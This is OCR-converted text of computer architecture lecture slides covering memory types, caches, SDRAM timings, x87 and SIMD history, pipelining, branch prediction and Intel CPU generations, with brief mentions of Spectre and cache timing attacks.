
Windows 32 bit memory map








Intel 64 bit addressing


# RAM vs CPU performance




DRAM





SRAM



# Cache

- Starts as single cache
  - Later split into data and instruction
- Originally external
  - Then internal, then Level 1 and 2
  - Now L1,L2,L3, cache/core, shared






| Feature | Dynamic RAM (DRAM) | Static RAM (SRAM) |
|---|---|---|
| Circuit | 1 capacitor | Flip-flop (6 transistors) |
| Transfer | Slower than CPU | Fast as CPU |
| Latency | High | Low |
| Density | High | Low |
| Energy | Low | High |
| Cost | Cheap | Expensive |

# Cache details


- Each line: valid bit, dirty bit, tag, data
  - Tag: who is here?
- Associative
  - only some lines map to a fixed memory spot
  - faster lookup – don't need to search all cache
- ***Coherence***

- Modern: 64 byte lines
- Experiment: double loop order timing



# SDRAM details





| CPU | Year | Bus clock MHZ | prefetch | Data Rate (MT/s) | Rate (GB/s) | Voltage (V) | |
|---|---|---|---|---|---|---|---|
| SDR | 1996 | 100-166 | 1n | 100-166 | 0.8-1.3 | 3.3 | Single data rate |
| DDR | | 133-200 | 2n | 266-400 | 2.1-3.2 | 2.5/2.6 | Double, rising + falling |
| DDR2 | | 266-400 | 4n | 533-800 | 4.2-6.4 | 1.6 | Double clock speed |
| DDR3 | 2007 | 533-800 | 8n | 1066-1600 | 8.5-14.9 | 1.35/1.5 | 60% power, temp varies |
| DDR4 | 2014 | 1066-1600 | 8n | 2133-3200 | 17-21.3 | 1.2 | 4 transfers/clock |


- SDRAM = Synchronous Dynamic RAM, syncs to CPU timing, faster
- Internal rate 100-166 MHZ for SDRAM, 133-200 MHZ for rest
- Async timing
  - RAS - delay between row strobe and column strobe
  - CAS - delay between column strobe and data availability
- Sync timing
  - CL – cycles between column strobe to data acces
  - $T_{RCD}$ – cycles between opening a row and accessing columns
  - $T_{RP}$ – cycles between issuing precharge and opeing next row
  - $T_{RAS}$ – cycles between row active command and issuing precharge command

# RAM and Architecture

- Old PC (1990ish)
  - Northbridge, Southbridge, Front Side Bus





- Over time more things moved into CPU
  - For speed
  - Memory controller now in CPU
  - Video decoder, driver in CPU
  - GPU built in



# FPU aside

| CPU | Year | Speed | Inst | trans/Feature | |
|---|---|---|---|---|---|
| 8087 | 1980 | 5 MHZ | 83 | 45,000/3000 nm | Not IEEE 754, 80 bit floating non std |
| 80287 | 1983 | 6,8,10 MHZ | +1 | 1500 nm | |
| 80387 | 1986 | 16 MHZ | +12 | | Added SIN, COS |
| 80487 | 1991 | 25 MHZ | +0 | 1.19M/1000 nm | Contained full 486DX CPU, took over PC |

- Added +-*/ sqrt
- 8 level stack st0 - st7
- 20%-500% faster than CPU
- 50,000 FLOPS, 2.4 Watts
- Led to IEEE 754, released 1985



# Floating point performance – cycle counts


| Chip | FADD | FMUL | FDIV | FXCH | FCOM | FSQRT | Max Clock (MHz) | Peak FMUL (millions/sec) | FMUL rel. 5 MHz 8087 |
|---|---|---|---|---|---|---|---|---|---|
| 8087 | 70…100 | 90…145 | 193…203 | 10…15 | 40…50 | 180…186 | 5 → 10 | 0.034…0.055 → 0.100…0.111 | 1 → 2× as fast |
| 80287 (original) | 70…100 | 90…145 | 193…203 | 10…15 | 40…50 | 180…186 | 6 → 12 | 0.041…0.066 → 0.083…0.133 | 1.2 → 2.4× |
| 80387 (and later 287 models) | 23…34 | 29…57 | 88…91 | 18 | 24 | 122…129 | 16 → 33 | 0.280…0.552 → 0.580…1.1 | ~10 → 20× |
| 80486 (or 80487) | 8…20 | 16 | 73 | 4 | 4 | 83…87 | 16 → 50 | 1.0 → 3.1 | ~18 → 56× |
| Cyrix 6x86, MII | 4…7 | 4…6 | 24…34 | 2 | 4 | 59…60 | 66 → 300 | 11…16 → 50…75 | ~320 → 1400× |
| AMD K6(I,II,III) | 2 | 2 | 21…41 | 2 | 3 | 21…41 | 166 → 550 | 83 → 275 | ~1500 → 5000× |
| Pentium, P MMX | 1…3 | 1…3 | 39 | 1 (0*) | 1…4 | 70 | 60 → 300 | 20…60 → 100…300 | ~1100 → 5400× |
| Pentium Pro | 1…3 | 2…5 | 16…56 | 1 (0*) | 1 | 28…68 | 150 → 200 | 30…75 → 40…100 | ~1400 → 1800× |
| Pentium II / III | 1…3 | 2…5 | 17…38 | 1 (0*) | 1 | 27…50 | 233 → 1400 | 47…116 → 280…700 | ~2100 → 13000× |
| Athlon (K7) | 1…4 | 1…4 | 13…24 | 1 (0*) | 1…2 | 16…35 | 500 → 2330 | 125…500 → 580…2330 | ~9000 → 42000× |
| Athlon 64 (K8) | 1…4 | 1…4 | 13…24 | 1 (0*) | 1…2 | 16…35 | 1000 → 3200 | 250…1000 → 800…3200 | ~18000 → 58000× |
| Pentium 4 | 1…5 | 2…7 | 20…43 | multiple cycles | 1 | 20…43 | 1300 → 3800 | 186…650 → 543…1900 | ~11000 → 34000× |


# Other numerical additions

| CPU | Year | Inst | |
|---|---|---|---|
| MMX | 1997 | ~50 | 8 registers, overlays FPU registers,<br>double performance, integer only |
| 3DNOW! (AMD) | 1998 | | |
| SSE | | ~50 | 8(now 16) 128-bit registers, XMM0-15. Only FP32 |
| SSE2 | 2001 | 144 | Adds FP64, I64, I32, I16, I8 |
| SSE3 | 2004 | 13 | Horizontal and vertical register manipulation |
| SSSE3 | 2006 | 16 | 64 bit MMX or 128 bit XMM registers |
| SSE4 (4.1 / 4.2) | 2006 | 47/7 | POPCNT, LZCNT, CRC32, string and text |
| AVX | 2008 | 13 | 16 YMM registers (8 FP32, or 4 FP64) |
| AVX2 | 2013 | 30 | Integer command to 256 bits, 3 operand support, more |
| AVX-512 | 2015 | | 512-bit register extensions, 4 operands |

# Pipelining


- Process instructions in series
  - Overlapping work in core to use all pieces simultaneously
- Classic stages from 1956-61 IBM project
  - Fetch
  - Decode + register fetch
  - Execute
  - Memory access
  - Register and memory writeback
- AVR and PIC have 2 stages
- Intel has up to 31 stages
- Xelerated X10q has over 1000 stages!
- Bubbles: caused by data dependencies, cache misses…




# 486 Pipelining details

- 486 had two decode cycles, allowing more complex decoding
- Desired to get one instruction per clock
- Needed cache to get data prepared
- Pipeline:
  - Fetch – when needed, get entire cache line
    Averages 5 instructions / 16 byte line
  - Decode1 – process up to 3 instruction bytes
  - Decode2 – finish decoding, compute addresses
    5 % of instructions need D2
  - Execute – ROM microprogram executes instruction
  - WriteBack – writeback to register file or RAM



# Modern pipelines

- Pipelines getting longer (10-30 stages)
- **Branch prediction** tries to keep pipeline full by ***speculatively*** executing code
- Misprediction costly
  - Must scrap work, refill pipeline




# Branch prediction

- To keep pipelines full, speculative execution via branch prediction
- Branch Target Buffer (BTB) predicts where branch will go
- Intel does not publish, people do reverse engineer via testing
- One example:

- Spectre attack tricks the branch predictor into leaking info

- Number of BTB entries: *2048*
- Number of sets: *512*
- Number of ways : *4*
- *Index= IP[12:4], Tag=IP[21:13], Offset=IP[3:0]*
- Offset algorithm: *When multiple hits, selects the target with the lowest offset yet no smaller than the current IP*
- Bogus branches handling: *Evict whole set*
- Replacement policy: *Tree based pseudo LRU*



# 1990s Intel CPUs

| CPU | Year | D/A bits | Speed | trans/Feature | |
|---|---|---|---|---|---|
| Pentium | 1993 | 32/32 | 60-300 M | 3.1M (4.5 MMX)/800nm | 1st **superscalar** design, **dual** integer **pipelines**, RDTSC, MSR, CUPID |
| Pentium Pro | 1995 | 32/**36** | 200 MHZ | 5.5M / 350nm | Out of Order (**OoO**), 14 stage pipeline, **256KB L2** cache, conditional moves, PAE (64 GB RAM), **microcode updatable, register renaming** |
| Pentium II | 1997 | 32/36 | 450 MHZ | 7.5M / 350-180nm | 14 stage pipeline, MMX, Xeon, Celeron, 512 KB L2 |
| Pentium III | 1999 | 32/36 | **1GHZ** | 9.5-22M / 180nm | 10 stage pipeline, L2 on die |

- Single pipeline is scalar
- **Superscalar** sends instructions through multiple parallel execution units
- **Out of order** (OoO) – reorders (micro) ops on the fly to remove bubble adding dependencies from pipeline
  - Both add to cost and complexity
- Pentium FDIV bug led to Intel **microcode update** ability in following processors
- Dual pipeline P5 had “U” and “V” integer pipelines. Certain instructions could only go in one, and there were rules for pairing. Handwritten assembly was much faster than compilers.

# 2000s Intel CPUs

Correct….


$$\frac{4,195,835}{3,145,727} = 1.333820449136241002$$

FDIV bug

$$\frac{4,195,835}{3,145,727} = 1.333739068902037589$$

| CPU | Year | D/A bits | Speed | trans/Feature | |
|---|---|---|---|---|---|
| Pentium 4 | 2000 | 32/36 | 2-3.2 GHZ | 42-188M / 180-90nm | 20 stages, **Hyperthreading** |
| Prescott (P4 variant) | 2004 | 64/48 | | 125M/90nm | **64 bit**, 31 stages |
| Pentium D | 2005 | | 3.2 GHZ | 230M/65 nm | First **dual core** |

- Hyperthreading – Intel proprietary simultaneous multithreading
  - OS sees two CPU cores where there is only one
  - CPU core parallelizes performance via superscalar architecture
- 2005, Percival shows cache timing attacks between threads
- First 64 bit x86 Intel chips
  - Addresses 48 bit for now
  - 31 stages!
- Instructions now 1 to 15 bytes in length! (well, technically, up to infinity length)
  - Prefixes such as 0x66 (operand size override) can be repeated
  - 286 imposed 10 byte limit, 386 and higher impose a 15 byte limit




4 programs, 2 sending Instructions, core executing them as needed in multiple virtual cores

# Intel Pentium 4 Northwood

## Buffer Allocation & Register Rename

Instruction Queue (for less critical fields of the uOps )

General Instruction Address Queue & Memory Instruction Address Queue (queues register entries and latency fields of the uOps for scheduling)

Floating Point, MMX, SSE2 Renamed Register File 128 entries of 128 bit.

## uOp Schedulers

FP Move Scheduler: (8x8 dependency matrix)

Parallel (Matrix) Scheduler for the two double pumped ALU's

